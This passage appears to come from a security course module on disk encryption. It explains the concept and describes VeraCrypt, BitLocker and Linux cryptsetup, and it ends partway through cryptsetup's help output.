
LO#06: Demonstrate Disk Encryption

Disk Encryption



Confidentiality: Disk encryption protects the **confidentiality of the data** stored on disk by converting it into an unreadable code using disk encryption software or hardware

- Privacy
- Passphrase
- Hidden Volumes

Encryption: It works in a similar way as **text message encryption** and protects data even when the OS is not active

- Volume Encryption

Protection: With the use of an encryption program for your disk, you can **safeguard any information** to burn onto the disk and keep it from falling into the wrong hands

- USB Flash Drive
- External HDD
- Backup

Disk Encryption

Disk encryption encrypts every bit of data stored on a disk or a disk volume, thus preventing illegal access to data storage. This section deals with disk encryption concepts and various disk encryption tools.

Disk encryption is a technology that protects the confidentiality of the data stored on a disk by converting it into an unreadable code using disk encryption software or hardware, thus preventing unauthorized users from accessing it. Disk encryption provides confidentiality and privacy using passphrases and hidden volumes.

Disk encryption works similarly to text-message encryption and protects data even when the OS is not active. By using an encryption program for one’s disk (DVD, USB flash drive, external HDD, backup), one can safeguard any or all information on the disk and prevent it from falling into the wrong hands. Disk-encryption software scrambles the information on the disk into an illegible code. It is only after decryption of the disk information that one can read and use it.

Disk encryption is useful when the user needs to physically send sensitive information. In addition, disk encryption can protect the real-time exchange of information from compromising threats. When users exchange encrypted information, the chances of compromising the information are minimized. The only way an attacker can access the information is by decrypting the message. Furthermore, encryption software installed on a user’s system ensures the security of the system. Install encryption software on any system that holds valuable information or systems that are exposed to unlimited data transfer.

Disk Encryption Tools: VeraCrypt and Rohos Disk Encryption

VeraCrypt

- VeraCrypt is software for establishing and maintaining an **on-the-fly-encrypted volume** (data storage device)
- In on-the-fly encryption, **data are automatically encrypted** immediately before saving and decrypted immediately after loading, without any user intervention

Disk Encryption Tools

The common goal of disk encryption tools is to encrypt a disk partition to provide confidentiality to the information stored on it. Some disk encryption tools are discussed below.

- **VeraCrypt**

  Source: *https://www.veracrypt.fr*

  VeraCrypt is software for establishing and maintaining an on-the-fly-encrypted volume (data storage device). In on-the-fly encryption, data are automatically encrypted immediately before saving and decrypted immediately after loading, without any user intervention. No data stored on an encrypted volume can be read (decrypted) without using the correct password/keyfile(s) or correct encryption keys. The entire file system is encrypted (e.g., file names, folder names, free space, metadata, etc.).

  Files can be copied to and from a mounted VeraCrypt volume just like they are copied to/from any normal disk (e.g., by simple drag-and-drop operations). Files are automatically decrypted on the fly (in memory/RAM) while they are read or copied from an encrypted VeraCrypt volume. Similarly, files that are written or copied to the VeraCrypt volume are automatically encrypted on the fly (just before they are written to the disk) in RAM.

- **BitLocker Drive Encryption**

  Source: *https://docs.microsoft.com*

  BitLocker provides offline-data and OS protection for your computer. It helps ensure that data that is stored on a computer that is running Windows® is not revealed if the computer is tampered with when the installed OS is offline. BitLocker uses a microchip that is called a Trusted Platform Module (TPM) to provide enhanced protection for your data and to preserve early boot-component integrity. The TPM can help protect your data from theft or unauthorized access by encrypting the entire Windows volume.


Disk Encryption Tools for Linux

Cryptsetup

- Cryptsetup is a utility used to conveniently set up disk encryption based on the **DMCrypt kernel module**
- It includes plain dm-crypt volumes, **LUKS volumes**, loop-AES, **TrueCrypt** (including the VeraCrypt extension), and **BitLocker** formats



```
ubuntu@ubuntu-Virtual-Machine:~$ cryptsetup --help
cryptsetup 2.2.2
Usage: cryptsetup [OPTION...] <action> <action-specific>
  -v, --verbose                       Shows more detailed error messages
      --debug                         Show debug messages
      --debug-json                    Show debug messages including JSON metadata
  -c, --cipher=STRING                 The cipher used to encrypt the disk (see /proc/crypto)
  -h, --hash=STRING                   The hash used to create the encryption key from the passphrase
  -y, --verify-passphrase             Verifies the passphrase by asking for it twice
  -d, --key-file=STRING               Read the key from a file
      --master-key-file=STRING        Read the volume (master) key from file.
      --dump-master-key               Dump volume (master) key instead of keyslots info
  -s, --key-size=BITS                 The size of the encryption key
  -l, --keyfile-size=bytes            Limits the read from keyfile
      --keyfile-offset=bytes          Number of bytes to skip in keyfile
      --new-keyfile-size=bytes        Limits the read from newly added keyfile
      --new-keyfile-offset=bytes      Number of bytes to skip in newly added keyfile
  -S, --key-slot=INT                  Slot number for new key (default is first free)
  -b, --size=SECTORS                  The size of the device
      --device-size=bytes             Use only specified device size (ignore rest of device).
                                      DANGEROUS!
  -o, --offset=SECTORS                The start offset in the backend device
  -p, --skip=SECTORS                  How many sectors of the encrypted data to skip at the beginning
  -r, --readonly                      Create a readonly mapping
  -q, --batch-mode                    Do not ask for confirmation
  -t, --timeout=secs                  Timeout for interactive passphrase prompt (in seconds)
      --progress-frequency=secs       Progress line update (in seconds)
  -T, --tries=INT                     How often the input of the passphrase can be retried
      --align-payload=SECTORS         Align payload at <n> sector boundaries - for luksFormat
      --header-backup-file=STRING     File with LUKS header and keyslots backup
      --use-random                    Use /dev/random for generating volume key
      --use-urandom                   Use /dev/urandom for generating volume key
      --shared                        Share device with another non-overlapping crypt segment
      --uuid=STRING                   UUID for device to use
      --allow-discards                Allow discards (aka TRIM) requests for device
      --header=STRING                 Device or file with separated LUKS header
      --test-passphrase               Do not activate device, just check passphrase
      --tcrypt-hidden                 Use hidden header (hidden TCRYPT device)

